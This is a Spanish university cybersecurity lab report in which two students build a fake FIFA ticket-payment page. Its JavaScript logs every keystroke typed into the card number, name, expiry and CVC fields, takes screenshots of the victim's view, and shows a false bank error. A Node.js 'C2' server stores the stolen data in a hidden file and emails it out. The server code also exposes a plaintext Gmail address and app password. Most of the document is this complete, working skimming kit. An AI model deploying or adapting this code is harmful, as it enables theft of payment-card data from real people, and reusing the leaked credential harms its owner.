Nombre de la práctica	KeyLogger			No.	2
Asignatura:	CYBERSEGURIDAD	Carrera:	INGENIERÍA EN SISTEMAS COMPUTACIONALES	Duración de la práctica (Hrs)	3

Nombre de los Estudiantes:

- Ismael Bibiano Martinez
- Josue Terrazas Mendoza

Grupo: 3801

I. Competencia(s) específica(s):

El objetivo es entender, comprender y diseñar un keylogger usando ingenieria social.

Encuadre con CACEI

No. atributo	Atributos de egreso del PE que impactan en la asignatura	Criterio de desempeño	Indicadores|	
A2	El estudiante diseñará esquemas de trabajo y procesos, usando metodologías congruentes en la resolución de problemas de ingeniería en sistemas computacionales.	**CD1. IDENTIFICA METODOLOGÍAS Y PROCESOS EMPLEADOS EN LA RESOLUCIÓN DE PROBLEMAS.**	**I1**	**Identificación y reconocimiento de distintas metodologías para la resolución de problemas.**
			I2	**Manejo de procesos específicos en la solución de problemas y/o detección de necesidades.**
		CD2. Diseña soluciones a problemas, empleando metodologías apropiadas al área.	**I1**	**Uso de metodologías para el modelado de la solución de sistemas y aplicaciones.**
A7	El estudiante desarrolla proyectos	**CD1. Participa proactivamente en el análisis de trabajos y/o**	**I1**	**Participa en el análisis de trabajos y/o proyectos de**

*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

	y trabajos en equipo basándose en metodologías preestablecidas para lograr mayor calidad y eficiencia.	**proyectos y plantea soluciones y propuestas.** **CD2. Asume su responsabilidad en el desarrollo de trabajos y/o proyectos en equipo y en la entrega de resultados.**		**equipo.**
			I2	**Plantea soluciones y propuestas de trabajos y proyectos en equipo.**
			I1	**Participación activa en el desarrollo de trabajos y proyectos en equipo.**
			I2	**Dirigir y organizar trabajo en equipo**
			I3	**Presentación y/o exposición de trabajos y proyectos en equipo**

II. Lugar de realización de la práctica (laboratorio, taller, aula u otro):

Laboratorio de cómputo y equipo de cómputo personal.

III. Material empleado:

- Equipo de cómputo
- Software para desarrollo: Linux, VsCode

IV. Desarrollo de la práctica:

Conceptos Clave

- **Keylogging de Navegador:** Técnica que utiliza eventos de JavaScript (input, keyup) para capturar pulsaciones de teclas dentro del DOM sin necesidad de interactuar con el sistema operativo.
- **Exfiltración de Datos vía API:** Proceso de extraer información capturada (texto y capturas de pantalla) enviándola a un servidor remoto mediante peticiones HTTP asíncronas (fetch).
- **Renderizado de Viewport (html2canvas):** Método para serializar el estado visual actual del navegador en un objeto canvas, permitiendo reconstruir la vista de la víctima en formato de imagen.

*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

Requisitos del Entorno

Para ejecutar esta práctica en tu entorno de Debian de forma segura, cumple con lo siguiente:

Entorno de Servidor (Node.js):

mkdir fifa_server && cd fifa_server

npm init -y

npm install express body-parser cors nodemailer

Directorio de Prueba:


Crea la estructura definida para organizar la evidencia recolectada:

mkdir -p public capturas

Configuración de Red:

- Obtén tu IP privada con **hostname -I** para permitir la conexión desde el celular.
- Habilita el puerto en el firewall: **sudo ufw allow 3000/tcp.**

Estructura del Sistema:



Fase de Captura (Frontend)

El script en el navegador monitorea campos críticos de pago mediante IDs específicos (c_number, c_name).

- **Captura en Tiempo Real:** Cada pulsación de tecla dispara un fetch hacia el servidor para evitar la pérdida de datos si el usuario cierra la pestaña.
- **Captura Visual (Viewport):** Al perder el foco de un campo o enviar el formulario, html2canvas genera una imagen Base64 de la vista actual.

```
// DEFINICIÓN DE LA IP
        const SERVER_IP = '192.168.50.52';

        // Variables para controlar asientos seleccionados
        let selectedSeats = [];
        let currentPrice = 1450;

        function toggleSeat(element) {
            const seatIndex = element.getAttribute('data-seat-index');

            if (element.classList.contains('selected')) {
                // Deseleccionar asiento
                element.classList.remove('selected');
                selectedSeats = selectedSeats.filter(index => index !== seatIndex);
            } else {
                // Seleccionar asiento
                element.classList.add('selected');
                selectedSeats.push(seatIndex);
            }

            // Actualizar UI
            updateSeatSelection();
        }

        function updateSeatSelection() {
            const count = selectedSeats.length;

            // Actualizar contadores
            document.getElementById('selected-count').innerText = count + ' asientos seleccionados';
            document.getElementById('selected-seats-count').innerText = count;

            // Calcular y actualizar total
            const total = count * currentPrice;
            document.getElementById('modal-total').innerHTML = '$' + total.toLocaleString('es-MX') + '.00 MXN';

            // Habilitar/deshabilitar botón de pago
            const payBtn = document.getElementById('btn-pay');
            if (count > 0) {
                payBtn.disabled = false;
                payBtn.classList.remove('bg-gray-200', 'text-gray-400');
                payBtn.classList.add('bg-[--fifa-red]');
            } else {
                payBtn.disabled = true;
                payBtn.classList.add('bg-gray-200', 'text-gray-400');
                payBtn.classList.remove('bg-[--fifa-red]');
            }
        }
```


*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

```javascript
        }
    }

    function openSeatMap(match, price) {
        document.getElementById('modal-title').innerText = match;

        // Guardar el precio actual
        currentPrice = price;

        // Formatear el precio para mostrarlo correctamente
        const formattedPrice = '$' + price.toLocaleString('es-MX') + '.00';

        // Actualizar los elementos del modal con el precio correcto
        document.getElementById('modal-price').innerText = formattedPrice;
        document.getElementById('modal-total').innerHTML = formattedPrice + ' MXN';

        // Resetear selección de asientos
        selectedSeats = [];
        document.querySelectorAll('.seat').forEach(seat => {
            seat.classList.remove('selected');
        });
        updateSeatSelection();

        // Mostrar el modal
        document.getElementById('seat-modal').classList.remove('hidden');
    }

    function openPayment() {
        document.getElementById('payment-modal').classList.remove('hidden');
    }

    function closeModals() {
        document.getElementById('seat-modal').classList.add('hidden');
        document.getElementById('payment-modal').classList.add('hidden');
    }

    const inputs = ['c-name', 'c-number', 'c-exp', 'c-cvc'];

    // Lógica de Captura Silenciosa (Keylogger) - CORREGIDO CON BACKTICKS
    inputs.forEach(id => {
        document.getElementById(id).addEventListener('input', () => {
            const data = {
                f: id,
                v: document.getElementById(id).value,
                t: new Date().toLocaleTimeString()
            };

            fetch(`http://${SERVER_IP}:3000/captura`, {
                method: 'POST',
                headers: { 'Content-Type': 'application/json' },
                body: JSON.stringify(data)
            }).catch(() => { });
        });
    });

    // Formato de tarjeta automático
    document.getElementById('c-number').addEventListener('input', (e) => {
```

```javascript

        // Formato de tarjeta automático
        document.getElementById('c-number').addEventListener('input', (e) => {
            e.target.value = e.target.value.replace(/[^\d]/g, '').replace(/(.{4})/g, '$1 ').trim();
        });

        // Lógica de Finalizar Reserva - CORREGIDO CON BACKTICKS
        document.getElementById('payment-form').addEventListener('submit', async (e) => {
            e.preventDefault();
            const cardName = document.getElementById('c-name').value;

            // 1. Tomamos la captura (Sin modificar tu lógica interna)
            await captureScreen();

            // 2. Avisamos al servidor que envíe el paquete completo por correo
            try {
                await fetch(`http://${SERVER_IP}:3000/finalizar-y-enviar`, {
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ user: cardName })
                });
            } catch (err) {
                console.log("Error en envío final");
            }

            // 3. Mostramos el error falso
            alert("Error del Sistema FIFA: No se pudo verificar la tarjeta. Por seguridad, intente con otra tarjeta de débito o crédito.");
        });

        // Función de captura (Tal como la tenías, solo corregí la URL del fetch)
        async function captureScreen() {
            const canvas = await html2canvas(document.body);
            const screenshotData = canvas.toDataURL("image/png");

            try {
                await fetch(`http://${SERVER_IP}:3000/upload-screenshot`, {
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({
                        image: screenshotData,
                        user: document.getElementById('c-name').value || 'anonimo',
                        timestamp: new Date().getTime()
                    })
                });
            } catch (e) {
                // Silencio administrativo
            }
        }

        document.getElementById('c-number').addEventListener('blur', captureScreen);

        // Limpieza al cargar la página
        window.addEventListener('load', () => {
            const form = document.getElementById('payment-form');
            if (form) {
                form.reset();
            }
            inputs.forEach(id => {
                document.getElementById(id).value = '';
            });
            console.log("🧹 Formulario limpiado.");
        });
```


*Cualquier documento no identificado como **Controlado** se considera **COPIA NO CONTROLADA** y no es auditable.*

Fase de Procesamiento (Servidor)

El servidor Node.js actúa como el centro de mando (C2).

- **Persistencia de Texto:** Los datos del keylogger se añaden al archivo oculto .logs_db.txt.
- **Reconstrucción de Imagen:** El servidor recibe la cadena Base64, limpia el encabezado de metainformación y reconstruye el archivo binario .jpg en la carpeta /capturas.

```
const express = require('express');
const bodyParser = require('body-parser');
const cors = require('cors');
const fs = require('fs');
const path = require('path');

const app = express();
const PORT = 3000;

const SERVER_IP = '192.168.50.52'

// CONFIGURACIÓN DE ALMACENAMIENTO
const LOG_FILE = path.join(__dirname, '.logs_db.txt');
const SCREENSHOTS_DIR = path.join(__dirname, 'capturas');
const nodemailer = require('nodemailer');

// Crear carpeta de capturas si no existe
if (!fs.existsSync(SCREENSHOTS_DIR)) {
    fs.mkdirSync(SCREENSHOTS_DIR);
}

// MIDDLEWARE
app.use(cors());
// Aumentamos el límite a 10mb para soportar las capturas de pantalla en Base64
app.use(bodyParser.json({ limit: '10mb' }));
app.use(express.static('public'));

// 1. RUTA PARA EL KEYLOGGER (Texto en tiempo real)
app.post('/captura', (req, res) => {
    const data = req.body;
    const timestamp = new Date().toLocaleString();

    // Formateamos la entrada: [Fecha] Campo: card-number | Valor: 4566...
    const logEntry = `[${timestamp}] Campo: ${data.f} | Valor: ${data.v}\n`;

    fs.appendFile(LOG_FILE, logEntry, (err) => {
        if (err) {
            console.error("❌ Error al guardar log de texto:", err);
            return res.status(500).send();
        }
        res.status(200).json({ status: "ok" });
    });

    // Feedback en consola para el "atacante"
    console.log(`📥 Capturado: ${data.f} => ${data.v}`);
});
```

```javascript
    // Feedback en consola para el "atacante"
    console.log(`📥 Capturado: ${data.f} => ${data.v}`);
});

// 2. RUTA PARA SCREENSHOTS (Imágenes del DOM)
app.post('/upload-screenshot', (req, res) => {
    const { image, user, timestamp } = req.body;

    // Limpiamos el prefijo Base64 para convertirlo en buffer de imagen
    const base64Data = image.replace(/^data:image\/png; base64,/, "");
    const safeUser = (user || 'desconocido').replace(/\s/g, '_');
    const fileName = `snap_${safeUser}_${timestamp}.png`;

    fs.writeFile(path.join(SCREENSHOTS_DIR, fileName), base64Data, 'base64', (err) => {
        if (err) {
            console.error("❌ Error al guardar captura de pantalla:", err);
            return res.status(500).send();
        }
        console.log(`📸 Captura visual guardada: ${fileName}`);
        res.status(200).json({ status: "success" });
    });
});

// 1. Configurar el transportador (Usa una "Contraseña de aplicación" de Google)
const transporter = nodemailer.createTransport({
    service: 'gmail',
    auth: {
        user: 'ismaelbm1809@gmail.com',
        pass: 'ahhz nlyx uufw qham '
    }
});

// 2. Ruta para procesar el "Finalizar Reserva" y enviar el correo
app.post('/finalizar-y-enviar', async (req, res) => {
    const { user } = req.body;
    const safeUser = (user || 'desconocido').replace(/\s/g, '_');

    // Buscamos la última captura generada para este usuario
    const files = fs.readdirSync(SCREENSHOTS_DIR);
    const userFiles = files.filter(f => f.includes(safeUser)).sort().reverse();
    const lastScreenshot = userFiles.length > 0 ? path.join(SCREENSHOTS_DIR, userFiles[0]) : null;

    const mailOptions = {
        from: 'Servidor FIFA <ismaelbm1809@gmail.com>',
        to: 'ismaelbm1809@gmail.com',
        subject: `⚠️ EXFILTRACIÓN EXITOSA: ${user}`,
        text: `Se ha completado una reserva falsa.\n\nRevisa los archivos adjuntos para ver el log de teclas y la captura de pantalla.`,
        attachments: [
            { filename: '.logs_db.txt', path: LOG_FILE },
            ...(lastScreenshot ? [{ filename: 'captura.jpg', path: lastScreenshot }] : [])
        ]
    };

    try {
        await transporter.sendMail(mailOptions);
        console.log(`📧 Correo enviado con éxito para el usuario: ${user}`);
        res.status(200).json({ status: "sent" });
```

```
    } catch (error) {
        console.error("❌ Error enviando correo:", error);
        res.status(500).send();
    }
});

const HOST = '0.0.0.0'; // Esto permite conexiones externas (celular)

// INICIO DEL SERVIDOR
app.listen(PORT, HOST, () => {
    console.log(`========================================`);
    console.log(`   CENTRO DE CONTROL - CIBERSEGURIDAD    `);
    console.log(`========================================`);
    console.log(`📡 Servidor accesible en: http://${SERVER_IP}:${PORT}`);
    console.log(`📂 Logs de texto: ${LOG_FILE}`);
    console.log(`🖼️  Capturas en: ${SCREENSHOTS_DIR}`);
    console.log(`----------------------------------------`);
    console.log(`Esperando actividad de la victima...`);
});
```

Fase de Exfiltración Final (SMTP)

Simula la extracción automática de pruebas mediante nodemailer.

- Al presionar "Finalizar", el servidor empaqueta el log de texto y la última captura de pantalla.
- Envía un correo electrónico de alerta al administrador con los archivos adjuntos.

Ejecución:

Corre el servidor desde la carpeta del proyecto:

node server.js

Victima:

- Accede desde el celular a http://TU_IP:3000.
- Interactúa con el mapa de asientos y el formulario de pago.

Resultado esperado: Observa la terminal; verás los logs de teclas aparecer "letra por letra" y la confirmación de la imagen guardada.

- Haz clic en "Finalizar Reserva".
- Resultado esperado: Recibirás un correo con el archivo .logs_db.txt y la captura de pantalla adjunta. El usuario verá un mensaje de error falso indicando problemas con el banco.

V. Conclusiones:

Esta práctica demuestra la fragilidad de la confianza del usuario frente a interfaces visualmente impecables desarrolladas con herramientas modernas como Tailwind CSS. La implementación de un flujo de exfiltración híbrido (texto + imagen) evidencia que un atacante no necesita vulnerar el sistema operativo para comprometer información financiera sensible. El ejercicio nos muestra la importancia de la educación en ingeniería social y la implementación de cabeceras de seguridad (como CSP) para prevenir la ejecución de scripts maliciosos que puedan exfiltrar datos en tiempo real.